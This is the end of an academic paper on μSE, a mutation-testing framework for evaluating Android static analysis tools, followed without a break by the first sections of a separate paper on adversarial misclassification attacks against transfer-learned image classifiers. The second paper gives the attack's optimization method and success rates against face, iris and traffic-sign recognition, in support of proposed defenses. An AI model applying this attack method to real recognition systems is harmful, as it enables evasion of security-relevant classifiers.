**Insight 2:** *Security-focused static analysis tools exhibit undocumented flaws that require further evaluation and analysis*. Our results clearly demonstrate that previously unknown security flaws or undocumented design assumptions, which can be detected by μSE, pervade existing Android security static analysis tools. Our findings not only motivate the dire need for systematic discovery, fixing and documentation of unsound choices in these tools, but also clearly illustrate the power of mutation based analysis adapted in security context.

**Insight 3:** *Current tools inherit flaws from legacy tools.* A key insight from our work is that while inheriting code of the foundational tools (*e.g.,* FlowDroid) is a common practice, some of the researchers may not necessarily be aware of the unsound choices they are inheriting as well. As our study results demonstrate, when a tool inherits another tool directly (*e.g.,* IccTA inherits FlowDroid), all the flaws propagate. More importantly, even in those cases where the tool does not directly inherit the code-

base, unsound choices may still propagate at the conceptual level and result in real flaws.

**Insight 4:** *As tools, libraries, and the Android platform evolve, security problems become harder to track down*. Due the nature of software evolution, all the analysis tools, underlying libraries, and the Android platform itself evolve asynchronously. A few changes in the Android API may introduce undocumented flaws in analysis tools. μSE handles this fundamental obstacle of continuous change by ensuring that each version of an analysis tool is systematically tested, as we realize while tracking the Fragment flaw in multiple versions of FlowDroid.

**Insight 5:** *Benchmarks need to evolve with time*. While manually-curated benchmarks (*e.g.,* DroidBench [13]) are highly useful as a "first line of defense" in checking if a tool is able to detect well-known flaws, the downside of relying too heavily on benchmarks is that they only provide a known, finite number of tests, leading to a false sense of security. Due to constant changes (insight #3) benchmarks are likely to become less relevant unless they are constantly augmented, which requires tremendous effort and coordination. μSE significantly reduces this burden on benchmark creators via its suite of extensible and expressive security operators and mutation schemes, which can continuously evaluate new versions of tools. The key insight we derive from our experience building μSE is that *while benchmarks may check for documented flaws, μSE's true strength is in discovering new flaws.*

## 8 Related Work

μSE builds upon the theoretical underpinnings of mutation analysis from SE, and to our knowledge, is the first work to adapt mutation analysis to evaluate the soundness claimed by security tools. Moreover, μSE adapts mutation analysis to security, and makes fundamental and novel modifications (described previously in Section 4). In this section, we survey related work in three other related areas:

**Formally Verifying Soundness:** While an ideal approach, formal verification is one of the most difficult problems in computer security. For instance, prior work on formally verifying apps often requires the monitor to be rewritten in a new language or use verification-specific programming constructs (*e.g.,* verifying reference monitors [41, 91], information flows in apps [67, 68, 95]), which poses practical concerns for tools based on numerous legacy codebases (*e.g.,* FlowDroid [13], CHEX [62]). Further, verification techniques generally require correctness to be specified, *i.e.,* the policies or invariants that the program is checked against. Concretely defining what is "correct" is hard even for high-level program behavior (*e.g.,* making a "correct" SSL connection), and may be infeasible for complex static analysis tools (*e.g.,* detecting "all incorrect SSL connections"). μSE does not aim to substitute formal verification of static analysis tools; instead, it aims to uncover existing limitations of such tools.

**Mutation Analysis for Android:** Deng *et al.* [26] introduced mutation analysis for Android and derived operators by analyzing the syntax of Android-specific Java constructs. Subsequently, a mutation analysis framework for Android (μDroid) has been introduced to evaluate a test suite's ability to uncover energy bugs [49]. μSE incorporates concepts from the general mutation analysis proposed by prior work (especially on Android [49, 26, 58]), but adapts them in the context of security. We design mSE to focus on undetected mutants, providing a semi-automated methodology to resolve such mutants to design/implementation flaws (Section 4.3). The derivation of security operators (Section 4.1) represents a notable departure from traditional mutation testing that seeds simple syntactic code changes. Our mutation schemes (Section 4.2) evaluate coverage of OS-specific abstractions, reachability of the analysis, or the ability to detect semantically-complex mutants, providing the expressibility necessary for security testing, while building upon traditional approaches. Further, μSE builds upon the software infrastructure developed for MDROID+ [58] that allows a scalable analysis of mutants seeded according to security operators. In particular, μSE adapts the process of deriving a potential fault profile for mutant injection and relies on the EE to validate the mutants seeded according to our derived security operators.

**Android Application Security Tools:** The popularity and open-source nature of Android has spurred an immense amount of research related to examining and improving the security of the underlying OS, SDK, and apps. Recently, Acar *et al.* have systematized Android security research [9], and we discuss work that introduces static analysis-based countermeasures for Android security issues according to Acar *et al.'s* categorization.

Perhaps the most prevalent area of research in Android security has concerned the permissions system that mediates access to privileged hardware and software resources. Several approaches have motivated changes to Android's permission model, or have proposed enhancements to it, with goals ranging from detecting or fixing unauthorized information disclosure or leaks in third party appli-

cations [33, 13, 42, 70, 69, 94, 52] to detecting overprivilege in applications [37, 14, 92]. Similarly, prior work has also focused on benign but vulnerable Android applications, and proposed techniques to detect or fix vulnerabilities such as cryptographic API misuse API [35, 32, 87, 36] or unprotected application interfaces [38, 22, 54]. Moreover, these techniques have often been deployed as modifications to Android's permission enforcement [34, 33, 72, 40, 29, 38, 18, 76, 23, 100, 86, 19, 46, 77, 83, 81], SDK tools [37, 14, 92], or inline reference monitors [93, 51, 24, 17, 16]. While this paper demonstrates the evaluation of only a small subset of these tools with μSE, our experiments demonstrate that μSE has the potential to impact nearly all of them. For instance, μSE could be applied to further vet SSL analysis tools by purposely introducing complex SSL errors in real applications, or tools that analyze overprivilege or permission misuse, by developing security operators that attempt to misuse permissions to circumvent such monitors. Future work may use μSE to perform an in-depth analysis of these problems.

## 9 Limitations

**1) Soundness of μSE:** As acknowledged in Section 8, mSE does not aim to supplant formal verification (which would be sound), and does not claim soundness guarantees. Rather, mSE provides a systematic approach to semi-automatically uncover flaws in existing security tools, which is a significant advancement over manually-curated tests.

**2) Manual Effort:** Presently, the workflow of μSE requires an analyst to manually analyze the result of μSE (*i.e.*, uncaught mutants). However, as described in Section 6.2, μSE possesses enhancements that mitigate the manual effort by dynamically eliminating non-executable mutants, that would otherwise impose a burden on the analyst examining undetected mutants. In our experience, this analysis was completed in a reasonable time using the methodology outlined in Section 4.3.

**3) Limitations of Execution Engine:** Like any dynamic analysis tool, the EE will not explore all possible program states, thus, there may be a set of mutants marked as non-executable by the EE, that may actually be executable under certain scenarios. However, the CRASHSCOPE tool, which μSE's's EE is based upon, has been shown to perform comparably to other tools in terms of coverage [66]. Future versions of μSE's EE could rely on emerging input generation tools for Android apps [64].

## 10 Conclusion

We proposed the μSE framework for performing systematic security evaluation of Android static analysis tools to discover (undocumented) unsound assumptions, adopting the practice of mutation testing from SE to security. μSE not only detected major flaws in a popular, open-source Android security tool, but also demonstrated how these flaws propagated to other tools that inherited the security tool in question. With μSE, we demonstrated how mutation analysis can be feasibly used for gleaning unsound assumptions in existing tools, benefiting developers, researchers, and end users, by making such tools more secure and transparent.

## 11 Acknowledgements

We thank Rozda Askari for his help with setting up experiments. We thank the FlowDroid developers, as well as the developers of the other tools we evaluate in this paper, for making their tools available to the community, providing us with the necessary information for our analysis, and being open to suggestions and improvements. The authors have been supported in part by the NSF-1815336, NSF-714581 and NSF-714161 grants. Any opinions, findings, and conclusions expressed herein are the authors' and do not necessarily reflect those of the sponsors.

## A Fragment Use Study

We performed a small-scale app study using the Soot [7] static analysis library to deduce how commonly fragments were used in real apps. That is, we analyzed 240 top apps from every category on Google Play (*i.e.*, a total of 8,664 apps collected as of June 2017 after removing duplicates), and observed that at least 4,273 apps (49.3%) used fragments in their main application code, while an additional 3,587 (41.4%) used fragments in packaged libraries. Note that while we did not execute the apps to determine if the fragment code was really executed, the fact that 7,860 out of 8,664 top apps, or 91% of popular apps contain fragment code indicates the possibility that fragments are widely used, and that accidental or malicious data leaks in a large number of apps could evade FlowDroid due to this flaw.

## B Code Snippets

In Listing 3, we dynamically register a broadcast receiver inside another dynamically registered broadcast receiver, and add the mutant (*i.e.*, a data leak in this case) inside the onReceive() callback of the inner broadcast receiver.

## C CrashScope (Execution Engine)

The EE functions by statically analyzing the code of a target app to identify activities implementing potential contextual features (*e.g.*, rotation, sensor usage) via API call-chain propagation. It then executes an app according to one of several exploration strategies while constructing a dynamic event-flow model of an app in an online fashion. These strategies are organized along three dimensions: (i) GUI-exploration, (ii) text-entry, and (iii) contextual features. The Execution Engine uses a Depth-First Search (DFS) heuristic to systematically explore the GUI, either starting from the top of the screen down, or from the bottom of the screen up. It is also able to dynamically infer the allowable text characters from the Android software keyboard and enter expected text or no text. Finally, the EE can exercise contextual features (*e.g.*, rotation, simulating GPS coordinates). Since the goal of the EE is to explore as many screens of a target app as possible, the EE forgoes certain combinations of exploration strategies from CRASHSCOPE (*e.g.*, entering unexpected text or disabling contextual features) prone to eliciting crashes from apps. The approach utilizes `adb` and Android's `uiautomator` framework to interact with and extract GUI-related information from a target device or emulator.

# With Great Training Comes Great Vulnerability: Practical Attacks against Transfer Learning

## Abstract

Transfer learning is a powerful approach that allows users to quickly build accurate deep-learning (Student) models by "learning" from centralized (Teacher) models pretrained with large datasets, *e.g.* Google's InceptionV3. We hypothesize that the centralization of model training increases their vulnerability to misclassification attacks leveraging knowledge of publicly accessible Teacher models. In this paper, we describe our efforts to understand and experimentally validate such attacks in the context of image recognition. We identify techniques that allow attackers to associate Student models with their Teacher counterparts, and launch highly effective misclassification attacks on black-box Student models. We validate this on widely used Teacher models in the wild. Finally, we propose and evaluate multiple approaches for defense, including a neuron-distance technique that successfully defends against these attacks while also obfuscates the link between Teacher and Student models.

## 1 Introduction

Deep learning using neural networks has transformed computing as we know it. From image and face recognition, to self-driving cars, knowledge extraction and retrieval, and natural language processing and translation, deep learning has produced game-changing applications in every field it has touched.

While advances in deep learning seem to arrive on a daily basis, one constraint has remained: deep learning can only build accurate models by training using large datasets. This thirst for data severely constrains the number of different models that can be independently trained. In addition, the process of training large, accurate models (often with millions of parameters) requires computational resources that can be prohibitive for individuals or small companies. For example, Google's InceptionV3 model is based on a sophisticated architecture with 48 layers, trained on $\sim$1.28M labeled images over a period of 2 weeks on 8 GPUs.

The prevailing consensus is to address the data and training resource problem using *transfer learning*, where a small number of highly tuned and complex centralized models are shared with the general community, and individual users or companies further customize the model for a given application with additional training. By using the pretrained *teacher* model as a launching point, users can generate accurate *student* models for their application using only limited training on their smaller domain-specific datasets. Today, transfer learning is recommended by most major deep learning frameworks, including Google Cloud ML, Microsoft Cognitive Toolkit, and PyTorch from Facebook.

Despite its appeal as a solution to the data scarcity problem, the centralized nature of transfer learning creates a more attractive and vulnerable target for attackers. Lack of diversity has amplified the power of targeted attacks in other contexts, *i.e.* increasing the impact of targeted attacks on network hubs [21], supernodes in overlay networks [54], and the impact of software vulnerabilities in popular libraries [71, 22].

In this paper, we study the possible negative implications of deriving models from a small number of centralized teacher models. Our hypothesis is that boundary conditions that can be discovered in the white box teacher models can be used to perform targeted misclassification attacks against its associated student models, even if the student models themselves are closed, *i.e.* black-box. Through detailed experimentation and testing, we find that this vulnerability does in fact exist in a variety of the most popular image classification contexts, including facial and iris recognition, and the identification of traffic signs and flowers. Unlike prior work on black-box adversarial attacks, this attack does not require repeated queries of the student model, and can instead prepare the attack image based on knowledge of the teacher model and any target image(s).



Figure 1: Transfer learning. A student model is initialized by copying the first $N$-1 layers from a teacher model, with a new dense layer added for classification. The model is further trained by only updating the last $N$-$K$ layers.

This paper describes several key contributions:

- We identify and extensively evaluate the practicality of misclassification attacks against student models in multiple transfer-learning applications.
- We identify techniques to reliably identify teacher models given a student model, and show its effectiveness using known student models in the wild.
- We perform tests to evaluate and confirm the effectiveness of these attacks on popular deep learning frameworks, including Google Cloud ML, Microsoft Cognitive Toolkit (CNTK), and the PyTorch open source framework initially developed by Facebook.
- We explore and develop multiple defense techniques against attacks on transfer learning models, including defenses that alter the student model training process, that alter inputs prior to classification, and techniques that introduce redundancy using multiple models.

Transfer learning is a powerful approach that addresses one of the fundamental challenges facing the widespread deployment of deep learning. To the best of our knowledge, our work is the first to extensively study the inheritance of vulnerabilities between transfer learning models. Our goal is to bring attention to fundamental weaknesses in these models, and to advocate for the evaluation and adoption of defensive measures against adversarial attacks in the future.

## 2 Background

We begin by providing some background information on transfer learning and adversarial attacks on deep learning frameworks.

### 2.1 Transfer Learning

The high level idea of transfer learning is to transfer the "knowledge" from a pre-trained *Teacher* model to a new *Student* model, where the student model's task shares significant similarity to the teacher model's. This "knowledge" typically includes the model architecture and weights associated with the layers. Transfer learning enables organizations without access to massive datasets or GPU clusters to quickly build accurate models customized to their application context.

**How Transfer Learning Works.** Figure 1 illustrates transfer learning at a high level. The student model is initialized by copying the first $N-1$ layers of the Teacher. A new dense layer is added for classification. Its size matches the number of classes in the student task. Then the student model is trained using its own dataset, while the first $K$ layers are "frozen", *i.e.* their weights are fixed, and only weights in the last $N-K$ layers are updated.

The first $K$ layers (referred to as *shallow layers*) are frozen during training because outputs of those layers already represent meaningful features for the student task. The student model can reuse these features directly, and freezing them lowers both training cost and amount of required training data.

Based on the number of layers being frozen ($K$) during the training process, transfer learning is categorized into the following three approaches.

- *Deep-layer Feature Extractor:* $N-1$ layers are frozen during training, and only the last classification layer is updated. This is preferred when the student task is very similar to the teacher task, and requires minimal training cost (the cost of training a single-layer DNN).
- *Mid-layer Feature Extractor:* The first $K$ layers are frozen, where $K < N-1$. Allowing more layers to be updated helps the student perform more optimization for its own task. *Mid-layer Feature Extractor* typically outperforms *Deep-layer Feature Extractor* in scenarios where the student task is more dissimilar to the teacher task, and more training data is available.
- *Full Model Fine-tuning:* All layers are unfrozen and fine-tuned during student training ($K = 0$). This requires more training data, and is appropriate when the student task differs significantly from the teacher task. Bootstrapping using pre-trained model weights helps the student converge faster and potentially achieve better performance than training from scratch [23].

We run a simple experiment to demonstrate the impact of transfer learning. We target facial recognition, where the student task is to recognize a set of 65 faces, and uses a well-performing face recognition model called VGG-Face [11] as teacher model. Using only 10 images per class to train the student model, we achieve 93.47% classification accuracy. Training the student with the same architecture but with random weights (no pre-trained weights) produces accuracy close to random guessing.

## 2.2 Adversarial Attacks in Deep Learning

The goal of adversarial attacks against deep learning networks is to modify input images so that they are misclassified in the DNN. Given a source image, the attacker applies a small perturbation so that it is misclassified by the victim DNN into either a specific target class, or any class other than the real class. Existing attacks fall into two categories, based on their assumptions on how much information attacker has about the classifier.

**White-box Attacks.** These attacks assume the attacker knows the full internals of the classifier DNN, including its architecture and all weights. It allows the attacker to run unlimited queries on the model, until a success adversarial sample is found [17, 36, 47, 41, 55]. These attacks often achieve close to 100% success with minimal perturbations, since full access to the DNN allows them to find the minimal amount of perturbations required for misclassification. The white-box scenario is often considered impractical, however, since few systems reveal internals of their model publicly.

**Black-box Attacks.** Here attackers do not have knowledge of the internals of the victim DNN, *i.e.* it remains a black-box. The attacker is allowed to query the victim model as an Oracle [46, 55]. Most black-box attacks either use queries to test intermediate adversarial samples and improve iteratively [55], or try to reverse-engineer decision boundaries of the DNN and build a replica, which can be used to craft adversarial samples [46]. Black-box attacks often achieve lower success than white-box attacks, and require a large number of queries to the target classifier [55].

Adversarial attacks can also be categorized into *targeted* and *non-targeted* attacks. A targeted attack aims to misclassify the adversarial image into a specific target class, whereas a non-targeted attack focuses on triggering misclassification into any class other than the real class. We consider and evaluate both targeted and non-targeted attacks in this paper.

## 3 Attacks on Transfer Learning

Here, we describe our attack on transfer learning, beginning with the attack model.

**Attack Model.** In the context of our definitions in Section 2, our attack assumes white-box access to teacher models (consistent with common practice today) and black-box access to student models. We consider a given attacker looking to trigger a misclassification from a Student model $S$, which has been customized through transfer learning from a Teacher model $T$.

- *White-box Teacher Model.* We assume that $T$ is a white-box, meaning the attacker knows its model architecture and weights. Most or all popular models today have been made publicly available to increase adoption. Even if Teacher models became proprietary in the future, an attacker targeting a single Teacher model could obtain it by posing as a Student to gain access to the Teacher model.
- *Black-box Student Model.* We assume $S$ is black-box, and all weights remain hidden from the attacker. We also assume the attacker does not know the Student training dataset, and can use only limited queries (*e.g.,* 1) to $S$. Apart from a single adversarial sample to trigger misclassification, we expect no additional queries to be made during the pre-attack process.
- *Transfer Learning Parameters.* We assume the attacker knows that $S$ was trained using $T$ as a Teacher, and which layers were frozen during the Student training. This information is not hard to learn, as many service providers, *e.g.,* Google Cloud ML, release such information in their official tutorials. We further relax this assumption in Sections 4 and 5, and consider scenarios where such information is unknown. We will discuss the impact on performance, and propose techniques to extract such information from the Student using a few additional queries.



Figure 2: Illustration of our attack. Given images of a cat and a dog, attacker computes perturbations that mimic the internal representation of the dog image at layer $K$. If the calculations are perfect, the adversarial sample will be classified as dog, regardless of unknown layers in $S_{N-K}$.

**Insight and Attack Methodology.** Figure 2 illustrates the main idea behind our attack. Consider the scenario where the attacker knows that the first $K$ layers of the Student model are copied from the Teacher and frozen during training. Attacker perturbs the source image so it could be misclassified as the same class of a specific target image. Using the Teacher model, *attacker computes perturbations that mimic the internal representation of the target image at layer K.* Internal representation is captured by passing the target image as input to the Teacher, and using the values of the corresponding neuron outputs at layer $K$.

*Our key insight:* is that (in feedforward networks) since each layer can only observe what is passed on from the previous layer, if our adversarial sample's internal representation at layer $K$ perfectly matches that of the target image, it must be misclassified into the same label as the target image, regardless of the weights of any layers that follow $K$.

This means that in the common case of feature extractor training, if we can mimic a target in the Teacher model, then misclassification will occur regardless of how much the Student model trains with local data. We also note that some models like InceptionV3 and ResNet50, where "shortcut" layers can skip several layers, are not strictly feedforward. However, the same principle applies, because a block (consisting of several layers) only takes information from the previous block. Finally, it is hard in practice to perfectly mimic the internal representation, since we are limited in our level of possible perturbation, in order to keep adversarial changes indistinguishable by humans. The attacker's goal, therefore, is to minimize the dissimilarity between internal representations, given a fixed level of perturbation.

**Targeted vs. Non-targeted Attacks.** We consider both targeted and non-targeted attacks. The goal in targeted attacks is to misclassify a source image $x_s$ into the class of a target image $x_t$. The attacker focuses on a specific layer $K$ of the Teacher model, and tries to mimic the target image's internal representation (neuron values) at layer $K$. Let $T_K(.)$ be the function (associated with Teacher) transforming an input image to the internal representation at layer $K$. A perturbation budget $P$ is used to control the amount of perturbation added to the source image. The following optimization problem is solved to craft an adversarial sample $x'_s$.

$$\begin{aligned} \min \quad & D(T_K(x'_s), T_K(x_t)) \\ \text{s.t.} \quad & d(x'_s, x_s) < P \end{aligned} \tag{1}$$

The above optimization tries to minimize dissimilarity $D(.)$ between the two internal representations, under a constraint to limit perturbation within a budget $P$. We use $L_2$ distance to compute $D(.)$. $d(x', x_s)$ is a distance function measuring the amount of perturbation added to $x_s$. We discuss $d(.)$ later in this section.

In non-targeted attacks, the goal is to misclassify $x_s$ into any class different from the source class. To do this, we need to identify a "direction" to push the source image outside its decision boundary. In our case, it is hard to estimate such a direction without having a target image in hand, as we rely on mimicking hidden representations. Therefore, we perform a non-targeted attack by evaluating multiple targeted attacks, and choose the one that achieves the minimum dissimilarity between the internal representations. We assume that the attacker has access to a set of target images $I$ (each belonging to a distinct class). Note that the source image can be misclassified to even classes outside the set $I$. The set of images $I$ merely serves as a guide for the optimization process. Empirically, we find that even small sizes of set $I$ (just 5 images) can achieve high attack success. The optimization problem is formulated as follows.

$$\begin{aligned} \min \quad & min_{i \in I}\{D(T_K(x'_s), T_K(x_{ti}))\} \\ \text{s.t.} \quad & d(x'_s, x_s) < P \end{aligned} \tag{2}$$

**Measuring Adversarial Perturbations.** As mentioned before, $d(x'_s, x_s)$ is the distance function used to measure the amount of perturbation added to the image. Most prior work used the $L_p$ distance family, *e.g.,* $L_0$, $L_2$, and $L_\infty$ [17]. While a helpful way to quantify perturbation, $L_p$ distance fails to capture what humans perceive as image distortion. Therefore, we use another metric, called *DSSIM*, which is an objective image quality assessment metric that closely matches with the perceived quality of an image (*i.e.* subjective assessment) [65, 66]. The key idea is that humans are sensitive to *structural* changes in an image, which strongly correlates with their subjective evaluation of image quality. To infer structural changes, *DSSIM* captures patterns in pixel intensities, especially among neighboring pixels. The metric also captures luminance, and contrast measures of an image, that would also impact perceived image quality. *DSSIM* values fall in the range $[0, 1]$, where 0 means the image is identical to the original image, and a higher value means the perceived distortion will be higher. We include the mathematical formulation of *DSSIM* in the Appendix. We also refer interested readers to the original papers for more details [65, 66].

**Solving the Optimization Function.** To solve the optimization in Equation 1, we use the *penalty method* [43] to reformulate the optimization as follows.

$$\min \quad D(T_K(x'_s), T_K(x_t)) + \lambda \cdot (\max(d(x'_s, x_s) - P,\ 0))^2$$

Here $\lambda$ is the penalty coefficient that controls the tightness of the privacy budget constraint. By gradually increasing $\lambda$, the final optimization result would converge to that of the original formulation. In our experiment, we empirically choose a $\lambda$ large enough to ensure the perturbation constraint is tightly enforced.

We use Adadelta [69] optimizer to solve the reformulated optimization problem. To constrain input pixel intensity within the correct range ($[0, 255]$), we transform intensity values into *tanh* space [17].

## 4 Experimental Results

Next, we perform experiments across a number of classification tasks to validate the effectiveness of attacks on transfer learning. Given their wide adoption in a variety

of applications, we focus on image classification tasks, including facial recognition, iris recognition, traffic sign recognition and flower recognition.

## 4.1 Experimental Setup

**Teacher and Student Models.** We use four tasks and their associated Teacher models and datasets to build our victim Student models.

- **Face** Recognition classifies an image of a human face into a class associated with a unique individual. The Teacher is the popular 16 layer VGG-Face model [49] trained on a dataset of 2.6M images to recognize 2,622 faces. The Student model is trained using the PubFig dataset [8] to recognize a different set of 65 individuals[1]. The Student training dataset contains 90 faces belonging to each of the 65. The testing dataset for the Student model contains 650 images (10 images per class).
- **Iris** Recognition classifies an image of a human iris into one of many classes associated with different individuals. The Teacher model is a 16 layer VGG16 model trained on the ImageNet dataset of 1.3M images [56]. The Student model is trained on the CASIA IRIS dataset [2] containing 16,000 iris images associated with 1,000 individuals, and the testing dataset contains 4,000 images.
- **Traffic Sign** Recognition classifies different types of traffic signs from images, which can be used by self-driving cars to automatically recognize traffic signs. The Teacher model is again the 16 layers VGG16, trained on the ImageNet dataset. The Student is trained using the GTSRB dataset [1] containing 39,209 images of 43 different traffic signs. It also has a testing dataset of 12,630 images.
- **Flower** Recognition classifies images of flowers into different categories, and is a popular example of multi-class classification. It is also an example of transfer learning by Microsoft's CNTK framework [6]. The Teacher model is the ResNet50 model (with 50 layers) [28], trained on the ImageNet dataset. The Student is trained on the VGG Flowers dataset [9] containing 6,149 images from 102 classes, and comes with a testing dataset of 1,020 images.

These tasks represent typical scenarios users may face during transfer learning. First, the training dataset for building the Student model is significantly smaller than that of the Teacher's training dataset, which is a common scenario for transfer learning. Second, the Teacher and Student models either target similar tasks (Face Recognition) or very different tasks (Flowers and Traffic Sign Recognition). Finally, Face, Iris and Traffic sign recognition are security-related tasks. More details of training the Student models are listed in Table 2 in the Appendix.

[1] The original dataset contains 83 celebrities. We exclude 18 celebrities that were also used in the Teacher model.

**Optimizing Student Models.** We apply all three transfer learning approaches (discussed in Section 2) to each task, and identify the best approach. Table 1 shows the classification accuracy for different transfer approaches. For *Mid-layer Feature Extractor*, we show the result of the best Student model by experimenting with all possible $K$ values. The results show that Face Recognition achieves the highest accuracy (98.55%) when using *Deep-layer Feature Extractor*. This is expected as the Student and Teacher tasks are very similar, leading to significant gains from transferring knowledge directly. The Flower classification task performs best with *Full Model Fine-tuning*, since the Student and Teacher tasks are different and there is less gain from sharing layers. Lastly, Traffic Sign recognition is a nice example for transferring knowledge from a middle layer (layer 10 out of 16).

Based on these results, we build the Student model for each task using the transfer method that achieves the highest classification accuracy (marked in bold in Table 1). The resulting four Student models cover all three transfer learning methods.

**Attack Configuration.** We craft adversarial samples using correctly classified images in the test dataset. These are images not seen by the Student model during its training and matches our attack model, *i.e.* the adversary has no access to the Student training dataset. To evaluate targeted attacks, we randomly sample 1K source and target image pairs to craft adversarial samples, and measure the attack success rate as the percentage of attack attempts (out of 1K) that misclassify the perturbed source image as the target. For non-targeted attacks, we randomly select 1K source images and 5 target images for each source (to guide the optimization process). Success for non-targeted attack is measured as the percentage of 1K source images that are successfully misclassified into any other arbitrary class.

For each source and target image pair, we compute the adversarial samples by running the Adadelta optimizer over 2,000 iterations with a learning rate of 1. For all the Teacher models considered in our experiments, the entire optimization process for a single image pair takes roughly 2 minutes on an NVIDIA Titan Xp GPU.

We implement the attack using Keras [19] and TensorFlow [12], leveraging open-source implementations of misclassification attacks provided by prior works [44, 17].

| Student Task | Transfer Process | | |
|---|---|---|---|
| | *Deep-layer Feature Extractor* | *Mid-layer Feature Extractor* | *Full Model Fine-tuning* |
| Face | **98.55**% | 98.00% (14/16) | 75.85% |
| Iris | **88.27**% | 88.22% (14/16) | 81.72% |
| Traffic Sign | 62.51% | **96.16**% (10/16) | 94.39% |
| Flower | 43.63% | 92.45% (10/50) | **95.59**% |

Table 1: Transfer learning performance for different tasks when using different transfer processes. For each task, we select the model with the highest accuracy as our target Student model in future analysis. Numbers in parenthesis under *Mid-layer Feature Extractor* are the number of layers copied to achieve the corresponding accuracy, as well as the total number of layers of the Teacher.

Figure 3: Examples of adversarial images on Face Recognition ($P = 0.003$).



Figure 4: Attack success rate on Face Recognition with different perturbation budgets.

## 4.2 Effectiveness of the Attack

We first evaluate the proposed attacks assuming the attacker knows the exact transfer approach used to produce the Student model. This allows us to derive the upper bounds on attack effectiveness, and to explore the impact of the perturbation budget $P$, the distance metric $d(x'_s, x_s)$, and the underlying transfer method used to produce the Student model. Later in Section 4.3 we will relax this assumption.


Consider the Face recognition task which uses *Deep-layer Feature Extractor* to produce the Student model. Here the attacker crafts adversarial samples to target the $N-1$ layer of the Teacher model. Even with a very low perturbation budget of $P = 0.003$, our attack is highly effective, achieving a success rate of 92.6% and 100% for targeted, and non-targeted attacks respectively. We also manually examine the perturbations added to adversarial images and find them to be undetectable by visual inspection. Figure 3 includes 6 randomly selected successful targeted attack samples for interested readers to examine.

It should be noted that an attacker could improve attack success by carefully selecting a source image similar to a target image. Our attack scenario is much more challenging, since the source and target images are randomly selected. Figure 3 shows that our attacks often try to mimic a female actress using a male actor, and vice versa. We also have image pairs with different lighting conditions, facial expressions, hair color, and skin tones. This significantly increases the difficulty of the targeted attack, given constraints on the perturbation level.

**Impact of Perturbation Budget $P$.** A natural question is how to choose the right perturbation budget, which directly affects the stealthiness of the attack. By measuring image distortion via the *DSSIM* metric, we empirically find that $P = 0.003$ is a safe threshold for facial images. Its corresponding $L_2$ norm value is 8.17, which is significantly smaller than/comparable to values used in prior work ($L_2 > 20$) [38].

Figure 4 shows the attack success rate as we vary the perturbation budget between 0.0005 and 0.005. As expected, smaller budget results in lower attack success rate, as there is less room for the attacker to change images and mimic the internal representation. Detailed comparison of images with different perturbation budgets is in Figure 10 in the Appendix.

**Impact of Distance Metric $d(x'_s, x_s)$.** Recall that we use *DSSIM* to measure perturbation added to input images, instead of the $L_p$ distance used by prior works, *e.g.,* $L_2$. To compare both metrics, we also implement our attack using $L_2$ distance, and analyze the generated images ourselves. For a fair comparison, we choose an $L_2$ distance budget that produces a targeted attack success rate similar to using *DSSIM* with a budget of 0.003. Generated images are included in Figure 11 in the Appendix. We find that *DSSIM* generates imperceptible perturbations, while perturbations using $L_2$ are more noticeable. While *DSSIM* takes into account the underlying structure of an image, $L_2$ treats every pixel equally, and often generates noticeable "tattoo-like" patterns on faces.



(a) Face (b) Iris (c) Traffic Sign (d) Flower

Figure 5: Targeted and non-targeted attack success rate on Student models when targeting different layers. X axis indicates the layer being targeted. Face and Iris freeze the first 15 layers during training; Traffic Sign freezes the first 10 layers; Flower freezes no layers.

**Impact of Transfer Method.** We also test out attack on Iris, Traffic Sign, and Flower recognition tasks. Their perturbation budgets are set to 0.005 ($L_2$=9.035), 0.01 ($L_2$=7.77), and 0.003 ($L_2$=13.52), respectively. These values are empirically derived by the authors to produce unnoticeable image perturbations.

Overall, the attack is effective in Iris, with a targeted attack success rate of 95.9% and non-targeted success rate of 100%. Like Face recognition, the Iris student model was trained via *Deep-layer Feature Extractor*. On the other hand, the attack becomes less effective on Traffic Sign recognition, where the success rate of targeted and non-targeted attacks are 43.7%, and 95.35%, respectively. For Flower recognition, these numbers reduce to 1.1% and 37.25%, respectively. These results suggest that the attack effectiveness is strongly correlated with the transfer method: our attack is highly effective for *Deep-layer Feature Extractor*, but ineffective for *Full Model Fine-tuning*.

## 4.3 Impact of the Attack Layer

We now consider scenarios where the attacker does not know the exact transfer method used to train the Student model. In this case, the attacker needs to first select a Teacher layer to attack, which can be different from the deepest layer frozen during the transfer process. To understand the impact of such mismatch, we evaluate our attack on each of the Teacher layers in all four Student models. We organize our results by the transfer method.

***Deep-layer Feature Extractor.*** The corresponding student models are Face and Iris. We set their perturbation budget $P$ to 0.003, and 0.005, respectively (the same values used in the previous experiment). We launch attacks to each of the N-1 Teacher layers (N=16), *i.e.* computing adversarial samples that mimic the internal representation of the target image at layer $K$ where $K = 1...N-1$. Figure 5(a) and Figure 5(b) show targeted and non-targeted success rates when attacking different layers.

For both Face and Iris, the attack is the most effective when targeting precisely the $N-1_{th}$ (15th) layer, which is as expected since both use *Deep-layer Feature Extractor*. As the attacker moves from deeper layers towards shallow layers (*i.e.* reducing K), the attack effectiveness reduces. At layer 13 and above, the attack success rates are above 88.4% for Face, and 95.9% for Iris. But when targeting layer 10 and below, the success rates drop to 1.2% for Face recognition, and <40% for Iris recognition. This is because shallow layers represent basic components of an image, *e.g.,* lines and edges, which are harder to mimic using a limited perturbation budget. In fact, both Face and Iris models are based on convolutional neural networks, which are known to capture such representations at shallow layers [70]. Therefore, given a fixed perturbation budget, the error in mimicking internal representations is much higher at shallow layers, resulting in lower attack success rates.

An unexpected result is that for Iris, the success rate for non-targeted attacks remains close to 100% regardless of the attack layer choice. A more detailed analysis shows that this is because Iris recognition is highly sensitive to input noise. The perturbations introduced by our attack behave as input noise, thus triggering misclassification into an "unknown" class. However, this is a unique property of the Iris recognition task, and does not apply to the other three tasks.

***Mid-layer Feature Extractor.*** We then evaluate attack on Traffic Sign, where the first 10 layers are transferred from Teacher and frozen during training. Here the perturbation budget is fixed to $P = 0.005$. Results in Figure 5(c) show that the attack success rates peak at precisely the $10_{th}$ layer, where success rate for targeted attack is 43.7% and 95.35% for non-targeted attack. Similarly, the success rates reduce when the attacker targets shallow layers. Interestingly, the success rates also decrease as we target layers deeper than 10. This is because layers beyond 10 are fine-tuned and more distinct from the corresponding Teacher layers, leading to higher error when mimicking the internal representation.

